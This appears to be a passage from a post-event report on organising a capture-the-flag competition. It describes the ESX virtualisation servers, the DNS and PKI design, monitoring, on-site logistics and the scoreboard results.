
VIRTUALIZATION

For several years now we've been using ESX as our hypervisor platform. We are using vCenter to manage all the ESX hosts. While there are other open source alternatives that are very good today, keeping the existing stack working and making sure it's easy to use is priority.

The servers are Dell 2950 and 2850 2U rack servers. They provide enough CPU and memory capacity to handle most of our needs as long as the Windows usage remains limited. The servers are using medium capacity iSCSI hard drives that are configured mostly in RAID5 or RAID10. Plenty of network interfaces are provided to handle higher bandwidth if ever comes the need.

Server name	Model	Comment
esx-g01	DELL 2950	ESX host
esx-g02	DELL 2950	ESX host
esx-g03	DELL 2950	ESX host
esx-g04	DELL 2950	ESX host
esx-g05	DELL 2850	Storage Backup
esx-g06	DELL 2850	ESX host
esx-g07	DELL 2850	DEAD in 2014
esx-g08	DELL 2850	ESX host
esx-g09	IBM X3650	DEAD after HF 2015
spare server	DELL 2950	spare parts only

Table 2 - Virtualisation server list



vc02.infra.hf
HF
esx-g01.hf
dcAlpha.pipeline.ctf.hf
dcBeta.dev.pipeline.ctf.hf
dchidden.pipeline.ctf.hf
linux.pipeline.ctf.hf
ns-m1.hf
ns-r1.hf
ns-s1.hf
ns-s2.hf
rtr.e4.ntw.hf
srv01.pipeline.ctf.hf
esx-g02.hf
esx-g03.hf (not responding)
esx-g04.hf (not responding)
esx-g05.hf (not responding)
esx-g09.hf (not responding)

esx-g01.hf VMware ESXi, 5.5.0, 2143827

What is a Host?

A host is a computer that uses virtualization software, such as ESX or ESXi, to run virtual machines. Hosts provide the CPU and memory resources that virtual machines use and give virtual machines access to storage and network connectivity.

Basic Tasks

Deploy from VA Marketplace

Create a new virtual machine

Figure 32 - VMWare infrastructure from Vcenter

DNS

The DNS architecture is built to be scalable, stable, secure, and a thrill to maintain and interact with. It uses a hidden master design where one master authoritative server talks to two authoritative slave servers. These slave servers are then the ones announced in the SOA and NS records of the internal zone (.hf). Finally, two resolvers are provided for end user resolution of Internet names.

The network has used the *ISC BIND9* (*named*) name server for many years already on the authoritative side. While BIND has seen its fair share of exploits over the years and isn't necessarily the best or fastest server around, it's been proven reliable and fast enough for the job and simply maintaining it with security patches has been enough not to be owned by the players so far.

On the resolver side, the *unbound* name resolver software provides very fast name resolution and is incredibly simple to configure. A very minimal configuration (mere few lines) is required to set up a validating recursive resolver.

Two resolvers are configured for players, and a backup of the master zones is maintained in case data loss events were to occur.

Monitoring

Our monitoring was a bit lacking this year, contrarily to last year. A lot of it was built literally during the CTF. We still maintain that it's important to have monitoring in place to be able to identify infrastructure issues before they have a bigger impact on the quality of the conference or the CTF. We'll try to do a better job next year and amaze you with pretty graphs.

Certificate Authority

To secure scoreboard, wifi access for admins, VPN access during preparation and all of other parts of the infrastructure, we've built a PKI. This PKI is stored on an encrypted VM, isolated from Internet, not updated since its creation and shutdown 99.99% of the year. The VM is powered on only when required to sign or create certificates. Only one member of the crew has access to this VM.

The PKI follows a three layer hierarchy: A root CA, several intermediate CAs and servers/clients certificates signed by the intermediates. Four (4) long-term intermediate CAs last for 5 years and 1 special intermediate CA is created every year, for the CTF. This one is particular as it expires some days after the CTF.




Figure 33 - PKI Architecture

All certificates are generated using home-made scripts based on OpenSSL.

ON-SITE LOGISTICS

On site you have to be ready! Here are the preparation you need.

SITE PLAN

You need a scaled plan of the area. With that you can plan the number of tables, predict the network switches needed and network cables locations. When you arrive on site everybody needs to know where everything goes.







Figure 34 - On-site hotel plan

THE EVENT

More photos here: https://www.flickr.com/photos/hackfest2k9/albums/72157661095594520







Scoreboard Results




Figure 35 - Scoreboard results after 10 hours of competition

Feedback Box

Hardware needed:

- Raspberry PI
- Cable
- Industrial Box with push button

The running script can be found here.




Figure 36 - Scorebox under the hood




Figure 37 - Scorebox results

POSTEVENT: LOG ANALYSIS & STATS BUILDING

SUCCESSFUL FLAG SUBMISSIONS PER TRACK


